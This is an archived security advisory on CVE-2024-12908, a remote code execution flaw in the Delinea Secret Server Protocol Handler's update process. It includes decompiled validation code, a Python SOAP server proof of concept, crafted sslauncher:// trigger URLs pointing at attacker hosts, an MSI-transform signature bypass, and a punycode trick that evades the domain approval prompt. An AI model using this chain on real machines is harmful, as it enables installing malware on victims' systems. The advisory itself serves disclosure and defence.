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- Published: date not stated
- Original: <<https://blog.amberwolf.com/blog/2024/december/cve-2024-12908-delinea-protocol-handler---remote-code-execution-via-update-process/>>
- Preserved from: <https://blog.amberwolf.com/blog/2024/december/cve-2024-12908-delinea-protocol-handler---remote-code-execution-via-update-process/> (live) on 2026-08-10
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Content

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Delinea Protocol Handler - Remote Code Execution via Update Process (CVE-2024-12908)

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- |
- 26 December 2024

Summary

The Secret Server Protocol Handler facilitates communication between Secret Server and the client machine. It also provides the necessary files for the launchers to function. When a user initiates a launcher, the protocol handler:

- Bootstraps the client-side application.
- Communicates with Secret Server over HTTP(S) to ensure it is the latest version and initiates an upgrade if necessary.
- Bootstraps the target launcher type and begins the process of securely logging in the user.

The Delinea Protocol Handler suffers from a Remote Code Execution vulnerability in the sslauncher URL handler. This could be exploited by a malicious actor to execute arbitrary code on

a user's machine.

Impact

A remote attacker may be able to convince a user to visit a malicious web-page, or open a malicious document which could trigger the vulnerable URL handler, allowing them to execute arbitrary code on the user's machine. This could allow the attacker to install malware, exfiltrate data or otherwise gain remote access into the network.

Affected Versions

6.0.3.28 Release notes for Secret Server 11.7 state that: "If your protocol handler version is 6.0.3.26 or lower, you must manually upgrade to a higher version. Automatic upgrades will not work for versions 6.0.3.26 or below. However, if your protocol handler version is 6.0.3.27 or higher, the automatic upgrade will function properly." As the vulnerability uses the auto update feature, older versions may not be affected.

Timeline

- 2024-09-09: Vulnerability reported to Delinea
- 2024-09-10: Acknowledgement received from Delinea
- 2024-11-28: AmberWolf informed that the issue was patched in Secret Server 11.7.000049
- 2024-12-26: AmberWolf advisory published.


Description

The Delinea Secret Server Protocol Handler software registers a custom URI handler with a scheme of sslauncher://

[image: image]


image

The screenshot below shows the handler being invoked via Edge:



image

This results in the following process being started:



The Main() function of the RDPWin.Bootstrapper.exe receives the program argument and begins by checking for disallowed characters:

```
public List<string> GetDisallowedQueryStringParameters()
{
    Regex regex = new Regex("[a-zA-Z0-9\\.-]+$", RegexOptions.Compiled | RegexOptions.Singleline);
    List<string> list = new List<string>();
    foreach (string text in base.Keys)
    {
        if (!regex.IsMatch(text))
        {
            list.Add(text);
        }
    }
    return list;
}
```

This results in the rejection of arguments that contain special characters. The validation continues with a check against a list of accepted parameters within the sslauncher URL:

```
private readonly List<string> _knownQueryStringParameters = new List<string> { "ssurl", "guid", "type", "sessionGuid" }

public List<string> GetUnknownQueryStringParameters()
{
    List<string> list = new List<string>();
    foreach (string text in base.Keys)
    {
        if (!_knownQueryStringParameters.Contains(text, StringComparer.OrdinalIgnoreCase))
        {
            list.Add(text);
        }
    }
    return list;
}
```

So for example, the following would be rejected:

```
sslauncher://aaaa/?badparameter=bbb
```

But this would be accepted:

```
sslauncher://aaaa/?ssurl=bbb
```

The next validation step checks whether the ssurl parameter has been supplied, that it can be used to create a valid Uri object and has a path that contains at least three subdirectories:

```
if (!queryStringInfo.TryGetValue("ssurl", out text5) || !Uri.TryCreate(text5, UriKind.Absolute, out uri))
{
    Program.Log.Error("No valid Secret Server URL provided");
    IoC.Resolve<IMessageBox>().Show("The Secret Server Launcher failed to load.\n\nNo valid Secret Server
}
```

So our sslauncher value now has to look something like this:

```
sslauncher://aaaa/?ssurl=https://www.attacker.com/aaa/bbb/cc
```

This is followed by a check against a registry setting to determine whether domain allow listing has been configured:

```
if (allowedDomains != null && allowedDomains.Count > 0 && !registrySettings.AllowedDomains.Contains(uri.Host, Stri
{
    Program.Log.Error("AllowedDomains registry key does not allow connecting to host at " + uri.Host + ", c
    IoC.Resolve<IMessageBox>().Show("The Secret Server Launcher failed to load.\n\nYour configuration s
}
```

In a default installation of the protocol handler, this registry value is null so the check is skipped and the code progresses to a TLS certificate check on the domain supplied in the ssurl parameter:

```


public bool GetAndVerifyCertificate()
{
    string components = this._uri.GetComponents(UriComponents.SchemeAndServer, UriFormat.Unescaped);
    string text = string.Format("{0}/{1}", this._uri.GetComponents(UriComponents.SchemeAndServer, UriFormat.UriEscaped), this._uri.GetComponents(UriComponents.PathAndQuery, UriFormat.UriEscaped));
    if (!string.Equals(this._uri.Scheme, "https", StringComparison.OrdinalIgnoreCase))
    {
        this._log.Warn("Could not validate HTTPS certificate: Secret Server URL is not HTTPS (" + text + ")");
        this._messageBox.Show("You must connect to Secret Server using HTTPS.\nCurrent URL: " + text + "\n\nFor assistance, see the Secret Server documentation.");
        return false;
    }
    ServicePointManager.CheckCertificateRevocationList = true;
    HttpWebRequest httpWebRequest = WebRequest.CreateHttp(components);
    httpWebRequest.ServerCertificateValidationCallback = new RemoteCertificateValidationCallback(this.CertificateValidationCallback);
    httpWebRequest.AllowAutoRedirect = false;
    try
    {
        using (httpWebRequest.GetResponse())
        {
            // Success
        }
    }
    catch (Exception ex)
    {
        if (this._sslPolicyErrors == null)
        {
            this._log.Error("Unspecified error occurred when attempting to connect to Secret Server for HTTPS validation");
            this._messageBox.Show("Unable to connect to Secret Server to verify its HTTPS certificate:\n\n" + ex.Message);
            return false;
        }
        if (this._sslPolicyErrors.Value == SslPolicyErrors.None)
        {
            this._log.Debug("HTTPS validation succeeded without error for " + components);
            return true;
        }
        if (this.AreCurrentErrorsBypassed())
        {
            return true;
        }
        return this.DisplayErrorsAndPrompt();
    }
    this._log.Debug("HTTPS validation succeeded without error for " + components);
    return true;
}

```

This can be satisfied by obtaining a valid TLS certificate for a web server. Following this, the ssurl domain is compared against a list of previously validated domains that are stored in the following file:

```
%APPDATA%\Thycotic\SSUA.dat
```

Failing to match one of the previously approved domains results in a prompt similar to the image below. We'll come back to bypassing this check later on.



image

Accepting this prompt moves on to a check for the presence of a boolean `autoUpdateEnabled` parameter in the `sslauncher` value, for example:

```
sslauncher://aaaa/?ssurl=https://www.attacker.com/aaa/bbb/cc&autoUpdateEnabled=true
```

When set to true, this forces the code down a path that checks for an updated version of the software via the `GetNextProtocolHandlerVersion`, which makes a SOAP request to the URL defined in the 'ssurl' parameter:

```
[SoapDocumentMethod("urn:thesecretserver.com/GetNextProtocolHandlerVersion", RequestNamespace = "urn:the
public string GetNextProtocolHandlerVersion(string existingVersion)
{
    return (string)base.Invoke("GetNextProtocolHandlerVersion", new object[]
    {
        existingVersion
    }][0];
}
```

The SOAP body appears as follows, calling the `GetCurrentProtocolHandlerVersion` method:

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema-instance">
```

The expected response contains a `GetCurrentProtocolHandlerVersionResult` value that informs the client what the latest version number of the `SSProtocolHandler` software.

```
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema-instance">
  <soap:Body>
    <GetCurrentProtocolHandlerVersionResponse xmlns="urn:thesecretserver.com">
      <GetCurrentProtocolHandlerVersionResult>9.9</GetCurrentProtocolHandlerVersionResult>
    </GetCurrentProtocolHandlerVersionResponse>
  </soap:Body>
</soap:Envelope>
```

This version number is then compared with the currently installed version, followed by a registry check for the `Software\ThycoticProtocolHandler\ForceAutoUpdate` key. Again, this registry is not set by default so on a standard install of the protocol handler, automatic updates would be permitted.

If an update is required, the code proceeds to request a new version of the installer via a SOAP request to the same URL defined in the `ssurl` parameter via a call to the `GetNewVersionMsi` function, which checks the file extension and writes out the data in the response to a hard coded file name:

```

public string GetNewVersionMsi(string url, string specificVersion = null)
{
    string result;
    using (RdpWebService rdpWebService = new RdpWebService())
    {
        rdpWebService.Url = url;
        rdpWebService.UserAgent = WebserviceHandler.UserAgent.Value;
        byte[] array = (specificVersion != null) ? rdpWebService.GetSpecificVersion(specificVersion) : rdpWebService.GetNewVersion();
        string tempPath = Path.GetTempPath();
        string path;
        if (this.IsZipFile(array))
        {
            path = "SSProtocolHandler.zip";
        }
        else
        {
            path = "SSProtocolHandler.msi";
        }
        string text = Path.Combine(tempPath, path);
        File.Delete(text);
        File.WriteAllBytes(text, array);
        result = text;
    }
    return result;
}

```

The byte[] array value is populated from the base64 decoded value of the GetNewVersionResult string, as shown in the sample SOAP response below:

```

'<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="
<soap:Body>
  <GetNewVersionResponse xmlns="urn:thesecretserver.com">
    <GetNewVersionResult>UESDBBQAAAAIAEyJCVI9vedCOwAAADwAAAAbAAAAU1NQcm90b2Nvb
  </GetNewVersionResponse>
</soap:Body>
</soap:Envelope>

```

The application then makes a decision based on whether the resulting file is a .zip file, or a .msi. In the case that it is a zip file, the content is extracted to a temporary directory and the content of a the SSProtocolHandler\setup.bat file is read:

```
text5 = Path.Combine(tempPath, Guid.NewGuid().ToString());
ZipFile.ExtractToDirectory(newVersionMsi, text5);
text6 = Enumerable.FirstOrDefault<string>(File.ReadLines(Path.Combine(text5, "SSProtocolHa
```

A check for command chaining is performed:

```
if (string.IsNullOrEmpty(text6) || !text6.StartsWith("msiexec /i msi\\SSProtocolHandler.msi") || text6.Contains(
    {
        Program.Log.Error("Invalid batch file command in downloaded update: " + text6);
        IoC.Resolve<IMessageBox>().Show("The Secret Server Launcher failed to load.\n\nAuto-upd
        return;
    }
}
```

Then a string (text7) is defined that represents the full path of an MSI file that it expects has been extracted from the zip file:

```
text7 = Path.Combine(text5, "SSProtocolHandler", "msi", "SSProtocolHandler.msi");
```

Checks are performed on the MSI file to ensure that it has a valid signature from a specific Delinea authority, preventing the content from being modified before execution:

```
bool flag5 = SignatureVerification.IsValidSignature(text7);
bool flag6 = SignatureVerification.HasDelineaSignature(text7);
```

Rather than running the .bat file directly, the msiexec command line is extracted along with any custom parameters. It is then combined with the path of the MSI file (stored in text7) and passed to a Process.Start() argument:

```
Process.Start(new ProcessStartInfo
    {
        FileName = "msiexec.exe",
        Arguments = "/i \"" + text7 + "\" " + array[3],
        UseShellExecute = false
    });
```

Although we are able to force the application to attempt to execute an arbitrary MSI file from the extracted zip, modifying the file would break the signature and prevent the file from being run. As it is possible to specify arbitrary parameters to the msiexec.exe command, it is possible to circumvent this by including a .MST file (an MSI transform) in the zip and referencing it in the command parameters:

```
msiexec /i msi\\SSProtocolHandler.msi TRANSFORMS="delinea.mst"
```

This causes msiexec to search for and apply the transform to the signed MSI, affecting its behaviour at runtime. As an example, the AdvancedInstaller tool was used to create a transform that ran a simple PowerShell script upon execution of the MSI.

The following proof of concept can be hosted with appropriate TLS certificates. Note that the zip content must contain an MSI file signed by Delinea - for the purpose of the demo, the SSSessionConnector installer (<https://updates.thycotic.net/secretserver/tools/SSSessionConnector.zip>) was renamed and used due to it being relatively small in size.

```

from http.server import BaseHTTPRequestHandler, HTTPServer
import ssl
import logging
import base64

class SimpleSOAPHandler(BaseHTTPRequestHandler):
    def _set_headers(self, content_type="text/xml"):
        self.send_response(200)
        self.send_header('Content-type', content_type)
        self.end_headers()

    def do_GET(self):
        logging.info("GET request received. Path: %s", self.path)
        self._set_headers()
        self.wfile.write(b"GET request processed.")

    def do_POST(self):
        content_length = int(self.headers['Content-Length']) # Get the size of data
        post_data = self.rfile.read(content_length) # Read the data
        logging.info("POST request received. Path: %s", self.path)
        logging.info("POST request body:\n%s", post_data.decode('utf-8'))

        print("Reading in zip file")
        zip_file= open("payload.zip","rb")
        zip_data_binary = zip_file.read()
        zip_data = (base64.b64encode(zip_data_binary)).decode('ascii')
        # Check if the post_data matches the expected SOAP request
        if b"GetCurrentProtocolHandlerVersion" in post_data:
            response = "<?xml version='1.0' encoding='utf-8'?>
<soap:Envelope xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:xsd='http://www.w3.org/2001/XMLSchema-instance'>
<soap:Body>
<GetCurrentProtocolHandlerVersionResponse xmlns='urn:thesecretserver.com'>
<GetCurrentProtocolHandlerVersionResult>9.9</GetCurrentProtocolHandlerVersionResult>
</GetCurrentProtocolHandlerVersionResponse>
</soap:Body>
</soap:Envelope>"
            self._set_headers()
            self.wfile.write(response.encode('utf-8'))
        elif b"GetNewVersion" in post_data:
            print("New version requested")
            response = "<?xml version='1.0' encoding='utf-8'?>
<soap:Envelope xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:xsd='http://www.w3.org/2001/XMLSchema-instance'>
<soap:Body>
<GetNewVersionResponse xmlns='urn:thesecretserver.com'>

```

```

    <GetNewVersionResult>"" + zip_data + ""</GetNewVersionResult>
  </GetNewVersionResponse>
</soap:Body>
</soap:Envelope>""
    #print("Sending response: " + response)
    self._set_headers()
    self.wfile.write(response.encode('utf-8'))
else:
    self.send_response(400) # Bad request
    self.end_headers()

def run(server_class=HTTPServer, handler_class=SimpleSOAPHandler, port=443, cert_file="fullchain.pem", key_file="pr
    logging.basicConfig(level=logging.INFO)
    server_address = ("", port)
    httpd = server_class(server_address, handler_class)

    # SSL configuration using SSLContext
    context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
    context.load_cert_chain(certfile=cert_file, keyfile=key_file)

    httpd.socket = context.wrap_socket(httpd.socket, server_side=True)

    logging.info('Starting https server on port %d...', port)
    httpd.serve_forever()

if __name__ == "__main__":
    run()

```

Zip content:

```

payload.zip
  SSProtocolHandler
  delinea.mst
  setup.bat

  msi
  delinea.mst
  SSProtocolHandler.msi

```

The content of the setup.bat file is as follows:

```

msiexec /i msi\SSProtocolHandler.msi TRANSFORMS="delinea.mst"

```

To trigger the handler and run the MSI, the following URL can be used:

```
ssllauncher://aaaaaaa/?ssurl=https://hostingdomain.com/aaaa/bbbb/cccc&autoUpdateEnabled=true&apiversion=1
```

Bypassing the warning

As we mentioned earlier, in some circumstances it is possible to bypass the approval dialog that a user would receive when using the protocol handler against a new domain.

The check for previously authorised domains can be bypassed in some circumstances by leveraging a parser differential between Uri and string objects in C#.

The code for checking whether the ssurl domain had been pre-approved was in the RDPWin.Business.dll, in the RDPWin.Bootstrapper.SecretServerUrlApprovalHelper.GetSecretServerUrlApproval() function, which took the ssurl domain as a string and compared it against values stored in %APPDATA%\Thycotic\SSUA.dat:

```

public static SecretServerUrlApprovalBase GetSecretServerUrlApproval(string ssUrl)
{
    IMessageBox messageBox = IoC.Resolve<IMessageBox>();
    ISecretServerUrlApprovalProvider secretServerUrlApprovalProvider = IoC.Resolve<ISecretServerUrlApprovalProvider>();
    string ssUrlBase = SecretServerUrlApprovalHelper.GetSecretServerUrlBase(ssUrl);
    if (ssUrlBase == null)
    {
        throw new ArgumentException("Invalid Secret Server URL: " + ssUrl);
    }
    SecretServerUrlApprovals secretServerUrlApprovals = secretServerUrlApprovalProvider.GetSecretServerUrlApprovals(ssUrlBase);
    SecretServerUrlApprovalBase secretServerUrlApprovalBase = secretServerUrlApprovals.Approvals.FirstOrDefault();
    if (secretServerUrlApprovalBase != null)
    {
        SecretServerUrlApprovalHelper._log.Debug("Existing host approval found for URL " + ssUrlBase);
        return secretServerUrlApprovalBase;
    }
    string messageText = "Secret Server Launcher is attempting to launch with the following Secret Server URL:\r\n" + ssUrl;
    DialogResult dialogResult = messageBox.Show(messageText, "Secret Server Launcher Attempt", MessageBoxButtons.YesNo);
    if (dialogResult == DialogResult.Cancel)
    {
        SecretServerUrlApprovalHelper._log.Debug("Canceled URL approval for " + ssUrlBase);
        return null;
    }
    SecretServerUrlApprovalBase secretServerUrlApprovalBase2 = new SecretServerUrlApprovalBase
    {
        SecretServerUrl = ssUrlBase,
        Approved = (dialogResult == DialogResult.Yes)
    };
    secretServerUrlApprovals.Approvals.Add(secretServerUrlApprovalBase2);
    secretServerUrlApprovalProvider.SaveSecretServerUrlApprovals(secretServerUrlApprovals);
    SecretServerUrlApprovalHelper._log.Debug("Added URL approval for " + ssUrlBase);
    return secretServerUrlApprovalBase2;
}

```

There's quite a lot going on in that function, so we'll dig into each part. First of all the `GetSecretServerUrlBase()` function is called, with the `ssurl` value being passed to it. The purpose of this function is to normalise the domain from the URL prior to comparison. The code for this function is:

```

public static string GetSecretServerUrlBase(string ssUrl)
{
    string result;
    try
    {
        Uri uri = new Uri(ssUrl);
        string text = uri.GetLeftPart(UriPartial.Path);
        string leftPart = uri.GetLeftPart(UriPartial.Scheme);
        text = text.Substring(leftPart.Length);
        for (int i = 0; i < 3; i++)
        {
            int length = text.LastIndexOf("/", StringComparison.Ordinal);
            text = text.Substring(0, length);
        }
        text = leftPart + text;
        result = text.ToLower();
    }
    catch (Exception)
    {
        result = null;
    }
    return result;
}

```

The ssurl string object is first converted to a Uri object before the domain is extracted and the ToLower() function is called to convert the string to lower case. Whilst this is good practice when performing a string comparison, experimentation showed that toLower() converts some unicode characters to different, ASCII representation.

A small test harness was used to run the whole unicode range of characters through the GetSecretServerUrlBase() function to determine any discrepancies between the input character and the result of the toLower() call. The following two characters appeared to be provide a useful substitution.

[image: image]

image

A punycode url could be generated that used the characters above, for example:

Domain	Punycode encoded DNS	After toLower()
delinea.com	xn-delinea-9he.com	delinea.com

Registering xn-delinea-9he.com as a domain would allow the following payload to be created (assuming that the victim has already accepted company.delinea.com as an approved endpoint:

```

sslauncher://aaaaaaa/?ssurl=https://xn--delinea-9he.com/aaaa/bbbb/cccc&autoUpdateEnabled=true&apiversion=1

```

The root cause of the bypass is that:

Any web requests (for example to check for a new version, or fetch the updated MSI) are performed using a Uri object, which correctly processes the punycode encoded string and makes requests to the malicious delinea.com site.

The string that is created as a result of the toLower() operation is used to perform the comparison with the list of approved sites. Because the U+0130 character is turned into a regular 'i', this would result in pass the comparison if the stored domain was delinea.com.

As a result, if an attacker was able to construct a URL with the punycode bypass above, the user would not be presented with the "Secret Server is attempting to launch the following URL" warning.

Delinea have released a patched version of the Protocol Handler (6.0.3.31) that prevents transforms from being loaded. This is detailed in the release notes for Secret Server version 11.7.000049:

<https://docs.delinea.com/online-help/secret-server/release-notes/ss-rn-11-7-000049.htm#SecretServer117000049ReleaseNotes>

Archived from <https://blog.amberwolf.com/blog/2024/december/cve-2024-12908-delinea-protocol-handler---remote-code-execution-via-update-process/>. Rendered offline from the local Markdown copy.